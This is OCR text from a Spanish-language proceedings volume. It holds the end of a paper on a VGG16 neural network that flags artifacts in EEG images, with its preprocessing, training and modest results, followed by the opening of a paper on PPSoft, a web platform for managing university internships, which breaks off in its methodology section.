Es una extensión de Python, que le agrega mayor soporte para vectores y matrices, constituyendo una biblioteca de funciones matemáticas de alto nivel para operar con esos vectores o matrices. [10]

2.3.4. Biblioteca CV2 (OpenCV)

OpenCV (Open Source Computer Vision Library) es una biblioteca de software de computer vision and machine learning, creada para acelerar el uso de la percepción de máquinas en los productos comerciales. La biblioteca tiene más de 2500 algoritmos optimizados [...] Estos algoritmos se pueden usar para detectar y reconocer caras, identificar objetos, clasificar acciones humanas en videos, rastrear movimientos de cámara, rastrear objetos en movimiento [11] entre otros. En este proyecto se utilizó para generar vectores en base a las imágenes que van a servir para poder entrenar a la RNA. Dichos vectores tienen dimensiones de 224 x 224, formato óptimo para el entrenamiento.

2.3.5. Biblioteca PIL

Python Imaging Library (PIL) o PILLOW según la versión, es una biblioteca gratuita para el lenguaje de programación Python que agrega soporte para abrir, manipular y guardar muchos formatos de archivo de imagen diferentes. [12] En una primera iteración fue utilizada para agregar filtros a la imagen, que originalmente tenía colores, ya que la RNA trabaja a nivel de pixeles, por lo que resultó fundamental eliminar las etiquetas que ya existían en los archivos, con el fin de convertirlas a blanco y negro y lograr limpiar al máximo posible la imagen, buscando que queden únicamente las ondas.

A su vez, esta herramienta fue utilizada para recortar las imágenes a un tamaño estándar, eliminando los márgenes e información no útil que nos brindaba matplotlib al realizar la impresión del EEG, como también la duración de los archivos, terminando con imágenes correspondientes a un segundo de estudio, para minimizar el margen de información comprometida en cada imágen.

2.3.6. Biblioteca matplotlib

Matplotlib es una biblioteca de trazado 2D de Python que produce figuras en una variedad de formatos impresos y entornos interactivos en todas las plataformas. Matplotlib se puede utilizar en scripts de Python, los shells de Python e IPython, Jupyter Notebook, los servidores de aplicaciones web y cuatro kits de herramientas de interfaz gráfica de usuario. Matplotlib intenta hacer que las cosas fáciles sean fáciles y que las cosas difíciles sean posibles. Puede generar diagramas,

[6] El sistema 10-20 es un método reconocido internacionalmente para la descripción y aplicación de los electrodos dentro de un contexto determinado para realizar un examen de electroencefalograma.

histogramas, espectros de potencia, gráficos de barras, diagramas de error, diagramas de dispersión, etc., con solo unas pocas líneas de código.

Para un trazado simple, el módulo pyplot proporciona una interfaz similar a MATLAB, particularmente cuando se combina con IPython. Para el usuario avanzado, tiene control total de los estilos de línea, las propiedades de fuente, las propiedades de los ejes, etc., a través de una interfaz orientada a objetos o mediante un conjunto de funciones familiares para los usuarios de MATLAB.[13]

2.3.7. Biblioteca wand

Wand es una biblioteca de enlace ImageMagick basada en ctypes para Python. ImageMagick es una herramienta comúnmente utilizada por desarrolladores para convertir imágenes entre distintos formatos. [14]

Esta biblioteca fue utilizada en una primera iteración para poder convertir los ejemplos provistos de EEG en formato .pdf a formato .png para poder manipularlas más eficientemente dentro de la Red Neuronal Convolucional.

2.3.8. Red Neuronal Convolucional

Se planteó realizar un Sistema Inteligente que replique el análisis que hace hoy en día un neurólogo o epileptólogo al revisar un EEG en busca de anomalías o artificios. Es decir, analizar imágenes que representan entre 8 y 10 segundos continuos de la actividad cerebral del paciente en búsqueda de ondas anómalas que puedan indicar algo patológico o artificios a ser ignorados. Por este motivo, se entrenó una Red Neuronal Artificial (RNA), cuyo objetivo principal es la clasificación, ya que consideramos que el mejor curso de acción implica el análisis mediante clasificación de imágenes.

La red neuronal es de tipo Convolucional o CNN (Convolutional Neural Network) para el reconocimiento de imágenes, ya que el mismo permite distinguir distintas propiedades en las imágenes para diferenciarlas y clasificarlas.

2.4. Criterios de Aceptación

Para poder definir el éxito del proyecto se tuvieron en cuenta dos variables: sensibilidad y especificidad, medidas en función de los Verdaderos Positivos (VP), Verdaderos Negativos (VN), Falsos Positivos (FP) y Falsos Negativos (FN).

Sensibilidad: porcentaje de verdaderos artificios positivos sobre el total de crisis

Sensibilidad = VP / (FN+VP)).

Especificidad: porcentaje de verdaderos artificios negativos sobre el total de crisis

Especificidad = VN / (FP+VN).

3. Desarrollo

En una primera instancia se contó con archivos en formato .sig, que son propietarios, lo que significa que se debe contar con una versión del programa de origen, licencia para poder manejarlos y que su código fuente se encuentra encriptado. Estos archivos compartidos estaban compuestos por un conjunto de imágenes asociadas a cada estudio, únicamente con las imágenes que se consideraban como las más representativas para realizar un diagnóstico. A su vez, también se incluía un documento en el que se explicaba el estudio realizado y sus hallazgos, con el diagnóstico al que se había llegado. Es necesario remarcar que en estos casos no se contaba con la totalidad del estudio, si no que únicamente con las secciones que el médico que realizó el análisis consideraba que era lo más importante del estudio en cuestión.

Como no era posible analizar los archivos en su formato original, aprovechando la señal de la onda cruda, se optó por analizar las imágenes que venían asociadas al estudio.

Para esto, se utilizó una arquitectura VGG16[7], categorizada por su simplicidad y uniformidad, siendo la más aceptada en el ámbito para poder extraer patrones de una imagen, usando únicamente capas convolucionales de 3x3 apiladas en la cima de cada una de ellas con una profundidad progresivamente incremental. Posee 2 capas completamente conectadas cada una con 4096 nodos y ambas son seguidas por un clasificador softmax[8]. En total posee 16 capas, motivo por el cual se debe el acrónimo de su nombre.

Sus primeras dos capas son convolucionales de 3x3 y utilizan 64 filtros. Luego pasa por una función de Max Pooling[9] que permite decrementar el tamaño de la representación del dato de entrada a la mitad, reduciendo sus dimensiones y creando una matriz otorgando valores por cada valor representativo dentro de este, esto se realiza con el

[7] La RNA ya viene pre-entrenada.

[8] Clasificador softmax: es una función exponencial normalizada utilizada en varios métodos de clasificación multiclase para representar una distribución categórica

[9] Función de Max Pooling:encuentra el valor máximo entre una ventana de muestra y pasa este valor como resumen de características sobre esa área. Como resultado, el tamaño de los datos se reduce por un factor igual al tamaño de la ventana de muestra sobre la cual se opera.

objetivo de evitar el sobreentrenamiento del modelo, otorgando una forma abstracta de representación. Luego, pasa a las dos capas consecuentes que poseen 256 filtros y vuelve a realizar la función de Max Pooling, y así sucesivamente hasta llegar a las dos capas completamente conectadas con los 4096 nodos para finalizar con una capa de softmax que permite retornar una distribución de probabilidad.

La arquitectura cuenta con una última capa que se encarga de clasificar en 1000 clases. Dado que el problema planteado originalmente únicamente posee dos clases, artificio o no artificio, se tuvo que quitar dicha capa para poder reemplazarla por una que clasifique en las dos clases necesarias.

En las siguientes iteraciones se contó con ejemplos de estudios completos en formato .EDF. Los datos obtenidos en la segunda y la tercera iteración estaban en formato crudo, es decir, no tenían ningún tipo de marcación que indicaran el inicio y el final de los artificios presentes. En la cuarta iteración, especialistas neurólogos marcaron artificio por artificio dentro del estudio, indicando con distintos colores según el tipo del artificio en cuestión, como por ejemplo electrodo suelto o artificio muscular.

En la segunda iteración se optó por incluir la biblioteca MNE de python para poder abrir los archivos de formato en EDF encontrados en el data set de BNCIHORIZON2020 [4].

Una vez abiertos los archivos con la biblioteca MNE, se obtiene una imagen continua de la duración del estudio. Es fundamental dividir este archivo en segmentos que pueda consumir la red neuronal para poder ser analizados. Utilizando MatPlotLib se pasan los archivos obtenidos, luego de utilizar la biblioteca MNE, a imágenes formato PNG. Con ambas bibliotecas se itera sobre el estudio original en formato EDF, iterando de a períodos de 10 segundos, generando imágenes en formato PNG de esos 10 segundos. Los estudios obtenidos en la cuarta iteración tienen una duración aproximada de 4 horas, es decir 14.400 segundos, por lo que en esta primera etapa contábamos con aproximadamente 1.400 imágenes que representaban segmentos de 10 segundos de duración del estudio original.

Luego, con la biblioteca PIL se recortan las imágenes obtenidas con el fin de poder eliminar partes de la imagen que no sólo no tienen influencia para el análisis al ser consumidas por la Red, sino que además pueden generar defectos en su aprendizaje, condicionando los posibles resultados en base a las posiciones de las marcas dentro de la imágen, quedando únicamente los canales del EEG, sin etiquetas ni métricas que puedan influenciar el aprendizaje de la misma. Para estas imágenes se eliminan los primeros 87 píxeles del margen izquierdo, y los píxeles posteriores al número 1310, y desde el margen superior se eliminan los primeros 10 píxeles y los últimos a partir del píxel 573. Quedando una imagen de 1.223 píxeles de ancho por 563 píxeles de alto.

A su vez, se utiliza la biblioteca PIL para agregarle filtros de color a las imágenes de 10 segundos obtenidas anteriormente, ya que la Red trabaja a nivel de píxel y los archivos que se utilizaron en la primera y en la cuarta iteración contaban con etiquetas que marcaban la presencia de algunos artificios y sus tipos, como por ejemplo “Ojos abiertos”. Con la aplicación de filtros de colores se busca poder convertir las imágenes a blanco y negro y así lograr limpiarla al máximo posible, buscando que queden únicamente las ondas sin elementos que puedan condicionar el aprendizaje de la RNA.

Con PIL se cortan en imágenes de 1 segundo en una primera iteración, y en 10 segundos en iteraciones posteriores. La selección de la longitud a tomar fue consensuada en base a distintos papers que se consultaron para instruirse sobre el tema, la mayoría obteniendo mejores resultados al tomar como medida estándar 10 segundos de EEG. [15-18] Esto permitió reutilizar la Red Neuronal Convolucional realizada en la primer iteración para archivos genéricos.

En la cuarta iteración se decidió reducir el tamaño de las imágenes para que contengan 1 segundo en lugar de 10, volviendo al esquema de la primera iteración. Esta decisión fue consultada con neurólogos que coincidieron, dado que al ser de menor duración, existe menos información extra en cada imagen.

Se decidió modificar la metodología de trabajo en cuanto a la duración de los segmentos dado que se encontraron casos en los que una imagen de 10 segundos incluía artificios y anomalías, haciendo imposible que la Red pueda descartar la parte incorrecta de la imagen, la que contenía los artificios, para que el médico únicamente reciba los segundos valiosos de análisis, es decir, los que presentan anomalías y las ondas dentro de los límites normales.

Utilizando OpenCV, se logró redimensionar las imagenes a 224 x 224, siendo las mismas en formato RGB, las cuales servirán como input para la red, dado que este es el formato aceptado por la arquitectura VGG mencionada previamente.

Como último paso previo al entrenamiento de la red, se llevó a cabo la transformación de las imágenes obtenidas con OpenCV al tipo de dato Numpy, con el fin de poder llevar a cabo el entrenamiento de la red y lograr utilizar el factor de validación, para evaluar los resultados obtenidos, que se menciona posteriormente.

Dado el escaso número de ejemplos con el que se llevó a cabo la primera prueba, se configuró con 3 épocas, las cuales implican tres iteraciones sobre el total de los datos presentes en el set de entrenamiento; un tamaño de batch de 15, siendo este la cantidad de muestras utilizadas para cada ciclo de entrenamiento. Utilizar un tamaño de batch pequeño, ayuda a que al ir entrenando con cada batch, los pesos de las distintas neuronas de la red se propaguen, mejorando así el rendimiento de la misma, teniendo mayor certeza. Por último, se utilizó un 10% de ese set de datos para poder validar los resultados obtenidos en base al entrenamiento, antes de poder probar efectivamente la red con datos por fuera de ese set inicial. Con la utilización de las bibliotecas TensorFlow y Numpy, se pudo utilizar la opción validation_split de la función fit, ya que los datos que ingresaron a la red se encontraban en formato Numpy. En una primera etapa, los pesos obtenidos una vez que se concluyó con el entrenamiento son congelados, evitando así la posibilidad de que los mismos se modifiquen cuando la red es probada con distintos datos distintos a los presentes en el set de entrenamiento.

Para el entrenamiento de la misma se utilizó una placa de video MSI GTX 750 TI.

4. Resultados

El algoritmo se entrenó con 170 imágenes de electroencefalogramas, con una diferenciación entre "Sin artificios" y "Artificio", utilizando como métricas la precisión y el factor de pérdida por cada iteración en la que se entrenó.

De este set de 170 imágenes, el 30% se utilizó como set de pruebas para poder validar los resultados obtenidos por el algoritmo.

Se obtuvo como resultado final del entrenamiento un 72% de sensibilidad y un 64% de especificidad pero esto no significa que será la misma precisión con la que se prediga el resultado de una muestra.

A medida que se siguió probando con distintos valores, la RNA predijo siempre "Sin artificios", por lo cual se podría decir que cae en Underfitting (el algoritmo no puede encontrar relaciones entre las imágenes para poder predecir correctamente).

Esta condición podría ser solventada a partir de la adición de más imágenes al dataset utilizado, con el fin de proveer de más casos distintos al algoritmo y permitir que el mismo pueda obtener las relaciones necesarias para llevar a cabo las predicciones correctamente.

En la segunda y la tercera iteración se obtuvieron resultados ligeramente mejores, pero decaía la performance seriamente en los casos en los que la imagen incluía artificios y ondas dentro de los límites normales o anomalías. Con que la imagen tuviera un artificio presente marcaba toda la imagen como “Artificio”, descartando información que en realidad era útil.

En la cuarta iteración se obtuvieron los mejores resultados hasta el momento, identificando correctamente la mayoría de los casos 77% de sensibilidad y 72% de especificidad.

5. Discusión

Dados los resultados obtenidos en la primera iteración pudimos observar que los resultados no fueron los esperados, ya que la certeza obtenida por el algoritmo se encuentra entre el 60 y 70 por ciento. Es posible que esto sea por la falta de un gran número de imágenes para poder entrenar el algoritmo. En el caso de obtener más imágenes (principalmente de los artificios, los cuales no eran predominantes en el set de datos que se pudo obtener para esta iteración) se podría volver a entrenar el algoritmo buscando obtener una mayor precisión del mismo. Si bien el tipo de arquitectura es un factor clave a la hora de desarrollar una RNA, en este caso se optó por utilizar una que fue desarrollada y probada en el campo de reconocimientos de imágenes y obtuvo muy buenos resultados, por lo cual creemos que el factor clave fue la cantidad de imágenes que se utilizó para su entrenamiento, como se mencionó anteriormente.

Otro factor importante en la certeza obtenida es la relación de estudios con artificios y sin artificios en el set de datos. No nos serviría que la mayor parte de los electroencefalogramas utilizados sean en mayoría sin artificios ya que no se podría entrenar de una forma eficaz a la red neuronal. Estos datos deberían ser representativos, que presenten variedad de patrones y que presenten una relación equivalente entre las 2 clases.

Dicha falta de datos se debió a que los electroencefalogramas son estudios de pacientes atados a acuerdos de confidencialidad, por lo que se necesita un contrato Universidad - Clínica / Hospital para que más estudios sean provistos.

Por otra parte, se podría modificar el número de épocas que lleva a cabo el algoritmo sobre el set de datos al entrenarlo como también sus variables de pasos de aprendizaje y el tamaño de batch, pero demandaría un mayor tiempo de procesamiento, con la salvedad de que aumentaría en un 5% el nivel de precisión buscado

Al obtener un set de datos que incluía estudios marcados por especialistas, se optó por utilizar los filtros que provee la biblioteca MNE de python como plan de contingencia en caso de que la vía

principal, es decir, la Red Neuronal Convolucional, no pudiese identificar todos los artificios, dado que utiliza algunos canales de los EEG, como por ejemplo el canal EOG. Fue necesario realizar referencias bipolares con los canales frontales para poder suplir la falencia mencionada.

Además, el último set de datos contaba con el estudio completo en lugar de sólo imágenes que seleccionaba el especialista. Esto permitió tener una visión global de lo que se puede encontrar en un EEG, entender mejor los distintos tipos de artificios que pueden estar presentes en dichos estudios y lo complicado que es diferenciarlos de las anomalías. Las marcaciones realizadas por los especialistas sobre este conjunto de datos y la gran variedad de muestras encontradas permitió mejorar los niveles de sensibilidad y especificidad alcanzados por la RNA.

Aunque las mejoras fueron notables, aún no se ha alcanzado el nivel de sensibilidad y especificidad esperados para garantizar la tranquilidad de los neurólogos al utilizar este proyecto. Dado las mejoras obtenidas en las distintas iteraciones se considera que estos números pueden seguir mejorando al tener mayor cantidad de datos para entrenar a la Red.

6. Conclusión

El objetivo de este proyecto de investigación es encontrar la mejor forma de implementar un sistema experto que facilite el análisis de Electroencefalogramas que realizan los neurólogos. Esto sería beneficioso para estandarizar la forma de catalogar si una onda específica es considerada artificio o anomalía, y de ser la última, qué tipo de anomalía para poder tratarla de la mejor forma posible, diagnosticando adecuadamente y actuando en consecuencia.

Por otro lado, también se buscaba optimizar los tiempos de análisis de un EEG, ya que hoy en día este análisis se realiza manualmente por un experto neurólogo. El médico deberá pasar más tiempo analizando el estudio que el empleado para realizar el estudio en sí, con el fin de poder analizar segundo por segundo para entender en forma completa si el paciente presenta o no cuadros patológicos. En promedio, los estudios que se realizan en una o dos horas tardan una semana en ser analizados por los neurólogos, y los estudios que se realizan durante 24 horas pueden tardar hasta 14 días en ser analizados. Este es valioso tiempo que se podría aprovechar para atender a pacientes u otras actividades que dependen exclusivamente del médico.

Con los resultados obtenidos en la primera iteración, no se pudo lograr establecer un nivel adecuado de sensibilidad y especificidad, quedando por debajo del 85-90% esperado para poder complementar, la capacidad humana. Estimamos que estas falencias se deben a la poca historia con la que se contó para entrenar a la Red Neuronal Convolucional al principio del proyecto.

Al realizar la última iteración, contando con más datos marcados por profesionales del tema específicamente para la realización de este proyecto, se consiguieron obtener mejores resultados, llegando a niveles de sensibilidad y especificidad más apropiados, pero sin lograr alcanzar los valores esperados.

Además, se contaron con dificultades extras, como el tiempo que tuvieron que invertir los especialistas para el armado del set de datos y su utilización para el entrenamiento de la Red Neuronal, que fue mucho más alto al estimado en un principio al hablar con dichos especialistas. Esto resultó ser contraproducente con respecto a uno de los objetivos que teníamos, que era reducir el tiempo que los especialistas consumen de sus jornadas laborales al analizar los EEG, pero consideramos que es necesaria la curva de aprendizaje para poder reducir los tiempos que deberán invertir en el análisis de estos estudios a futuro, más aún teniendo en cuenta los resultados positivos de las últimas iteraciones.

Somos conscientes de que es necesario seguir trabajando para llegar a nuestros objetivos pero también somos optimistas y consideramos que en conjunto con el trabajo que están realizando y continuarán haciendo los especialistas para generar información útil para la Red Neuronal, podremos llegar a los niveles esperados de sensibilidad y especificidad.

Hoy en día estamos trabajando para obtener 1120 horas más de estudios completos y marcados por especialistas, número que consideramos más que suficiente para tener buenos resultados antes de finalizar el año.

Referencias

[1] https://www.fleni.org.ar/
[2] https://emedicine.medscape.com/article/1140247-overview
[3] https://www.fundacionfavaloro.org/
[4] http://bnci-horizon-2020.eu/database/data-sets
[5] https://www.fleni.org.ar/institucional/
[6] http://martinos.org/mne
[7] Diccionario de la lengua española - Real Academia Española
[8] https://www.tensorflow.org/overview

[9] http://tflearn.org/
[10] https://numpy.org/
[11] https://opencv.org/about/
[12] https://www.pythonware.com/products/pil/
[13] https://matplotlib.org/
[14] http://docs.wand-py.org/en/0.5.6/
[15] “DOSED: a deep learning approach to detect multiple sleep micro-events in EEG signal” de S. Chambon V. Thorey P.J. Arnal E. Mignot A. Gramfort
[16] “Wavelet based deep learning approach for epilepsy detection” de Rohan Akut
[17] “Deep Learning With Convolutional Neural Networks for EEG Decoding and Visualization” de Robin Tibor Schirrmeister , Jost Tobias Springenberg, Lukas Dominique Josef Fiederer, Martin Glasstetter, Katharina Eggensperger, Michael Tangermann, Frank Hutter,Wolfram Burgard y Tonio Ball
[18] “Epilepsy Detection by Using Scalogram Based Convolutional Neural Network from EEG Signals” de Ömer Türk 1 y Mehmet SiraçÖzerdem

PPSoft: Sistema de Gestión de Prácticas Profesionales Supervisadas.

Manuel Ariel Cortés, Juan Pablo de Arteche, David Oscar Rafaniello, Lucas Martín Grando
Universidad Tecnológica Nacional - Facultad Regional Mendoza
manuelariel20@hotmail.com, jpdearteche@gmail.com, rafaniello.david@outlook.com, lucasmgrando@gmail.com

Resumen

Este artículo presenta como final de la Carrera de Ingeniería en Sistemas de Información una solución en base a la necesidad detectada en las instituciones que incluyen en su plan de estudio la realización de Prácticas Profesionales Supervisadas (PPS). La necesidad de flexibilizar el proceso de las Prácticas y concentrar en una única plataforma toda la información relacionada, junto con el interés de las empresas en la inclusión de Estudiantes, conlleva a la implementación de un sistema que permita acceder de manera remota para gestionar determinadas actividades. El sistema brinda información a todos los involucrados en el proceso de PPS. Permite realizar seguimiento a las propuestas de los alumnos, verificar los requisitos curriculares de los estudiantes, presentar puestos ofrecidos por las empresas, brindar la opción de postularse a las mismas, gestión de tutores, tribunales y alertas a eventos relacionados con las Prácticas Profesionales Supervisadas.

Palabras claves

Prácticas Profesionales Supervisadas, Sistema PPS, Informe de avance, Reportes, Postulaciones, Publicaciones.

Abstract

In this article, a solution based on the needs detected in the institutions that include in their study plan the accomplishment of Supervised Professional Practices is presented as the final project for the systems information engineer degree career. The need to centralize all the related information to the subject in a single platform and to grant flexibility to the process of carrying out the internships, along with the companies' interest in the inclusion of interns, leads to the implementation of a system that allows remote access to manage certain activities. The system provides information to all those involved in the PPS process. It allows tracking of student proposals, checking the curricular requirements of interns, presenting positions offered by companies, providing the option to apply for them, management of tutors, courts and alerts to events related to Supervised Professional Practices.

Keywords

Supervised Professional Practices, PPS System, Progress Report, Reports, Applications, Publications.

Introducción

PPSoft surge de las necesidades detectadas en las instituciones públicas y privadas, que incluyen en su currícula

académica la realización de Prácticas Profesionales Supervisadas. Actualmente, existe una ley que reglamenta las prácticas [1], pero no existe un procedimiento definido para la realización de la misma.

La problemática generada al encontrarse con una demanda mayor de alumnos finalizando sus estudios e interesados en encontrar una empresa donde realizar sus prácticas, no es compensada con la oferta ofrecida por las empresas del medio.

Por ello, nos vemos en la necesidad de la creación de una alternativa que permita flexibilizar el procedimiento de publicaciones de ofertas para la realización de Prácticas, la postulación a los avisos publicados y estructure el proceso de realización de las Prácticas Profesionales Supervisadas.

Además, cabe destacar la posibilidad de incorporar presentación de propuestas e informes de manera digital y remota. Agilizando el proceso de evaluación y devoluciones por parte de los Tutores que acompañan en el proceso de las Prácticas a los Estudiantes.

Mediante implementación del sistema se busca lograr eficiencia en la gestión del cursado, realizar seguimientos de las propuestas presentadas, posibilitar la presentación de informes por medios digitales y tener conocimiento del estado de los trabajos presentados.

Elementos de trabajo y metodología

PPSoft es una plataforma que permite gestionar las Prácticas Profesionales Supervisadas y centralizar toda la información referida al cursado. La interfaz inicial del sistema se puede visualizar en la Figura 1 (Interfaz inicial sistema PPSoft).

El sistema permite la publicación de puestos a cubrir, postulaciones a los avisos, seguimiento de las propuestas y configuración de los formularios a proponer para la realización de las propuestas.




Figura 1: Interfaz inicial del sistema PPSoft.

La información de la carrera es ofrecida por el coordinador de la materia mediante un newsLetter. El newsLetter (boletín) es una publicación digital informativa que se distribuye a través del correo electrónico con cierta periodicidad (diaria, semanal, mensual, bimensual o trimestral). Los que reciben este tipo de mensajes son Alumnos que previamente se han registrado informando su email.

Los Alumnos se registran para acceder a los avisos disponibles ofrecidos por las empresas y realizar postulaciones, El registro se valida mediante el dominio del email ingresado.

Las empresas, posterior a la realización de convenio con la institución, puede publicar puestos ofrecidos a estudiantes avanzados y contactar con los seleccionados entre todos los postulantes.

Ya existiendo vinculación entre la Empresa y Alumno, el mismo se inscribe en cursado (la validación de los requisitos curriculares necesarios para el cursado se realiza consultando un servicio propio de la institución). Se presenta un formulario de actividades a realizar para la propuesta, permitiendo seguimiento y devoluciones observadas por los Profesores designados. En el caso de aceptación de la propuesta, se comienza la Práctica.

La presentación de informes de avance, por parte de los tutores, se flexibiliza al ser presentados de manera digital mediante la plataforma. Dejando de lado la barrera geográfica que pueda existir entre los participantes.

La aplicación cuenta con beneficios para los distintos niveles participantes, proporcionando ahorro de tiempos y costos relacionados con la asistencia de Profesores, Alumnos y Tutores a las instalaciones de la Institución para presentación de documentación. Permite

una mayor inserción de Alumnos en el mercado laboral, ofreciendo un servicio flexible a las Empresas interesadas.

Por último, ofrece Reportes para distintos Usuarios: a futuros Tribunales mediante un histórico de propuestas, a Administrativos brindando información de empresas con convenio y a Profesores ofreciendo listado de las propuestas y sus estados.

Principales tecnologías utilizadas para el desarrollo de la aplicación:




Figura 2: Arquitectura del sistema PPSoft

En la Figura 2 (Arquitectura del Sistema PPSoft) se puede observar la arquitectura del sistema. A continuación, se detallan las tecnologías que brindarán soporte y frameworks utilizados en el desarrollo:

- Open JDK 8 (framework): como lenguaje de programación para el back-end de la aplicación. En la figura 3 (Interfaz de entorno de desarrollo) se observa la interfaz del framework utilizado.
- Bootstrap 4 (framework): como lenguaje a utilizar para el front-end de la aplicación, colabora en la apariencia de las vistas.
- Git: gestor de configuración de versionado del código.
- GitLab: Hosting de repositorios.
- MySQL 5.7: Motor de Base de Datos
- Google Drive: como repositorio de documentos en la nube.
- Trello: gestor de proyectos, está alojado en la nube y permite un seguimiento del estado de las tareas del proyecto.




Figura 3: Interfaz entorno de desarrollo.

Principales funcionalidades de la aplicación:

- Para el Alumno: Permite el registro de inscripción a las Prácticas Profesionales Supervisadas, brinda de forma centralizada las empresas que pretenden servicios de Estudiantes, posibilita la postulación a puestos ofrecidos, la entrega de propuestas e informes para la materia y suscribirse al newsLetter de la materia.
- Para el coordinador: Posibilita gestionar los tribunales y sus integrantes, los Requisitos curriculares, confeccionar los formularios de actividad a realizar por los alumnos y parametrizar las tareas, vincular formularios con Carreras y Tribunales. Permite la publicación de avisos en newsLetter.
- Para la empresa: Permite publicar puestos disponibles para la realización de Prácticas, conocer los alumnos postulados y brinda la posibilidad de contactar a los mismos.
- Para los tutores: Posibilita la presentación de informes mediante la plataforma.
- Para los profesores: Permite llevar registro de propuestas presentadas e histórico de las mismas, registrar avance de los alumnos durante el cursado de la materia y gestionar alertas.




Figura 4: Metodología en cascada

Metodología utilizada para el desarrollo de la aplicación.

Se utilizó la metodología de desarrollo de software en Cascada, dado que se adapta a la naturaleza del proyecto. Como puede

observarse en la Figura 4 (Metodología en cascada), el modelo en cascada es un proceso de desarrollo secuencial, en el que el desarrollo de software se concibe como un conjunto de etapas que se ejecutan una tras otra. Se le denomina así por las posiciones que ocupan las diferentes fases que componen el proyecto, colocadas una encima de otra, y siguiendo un flujo de ejecución de arriba hacia abajo, como una cascada.

Las etapas que conforman la metodología de desarrollo en cascada son [2]:

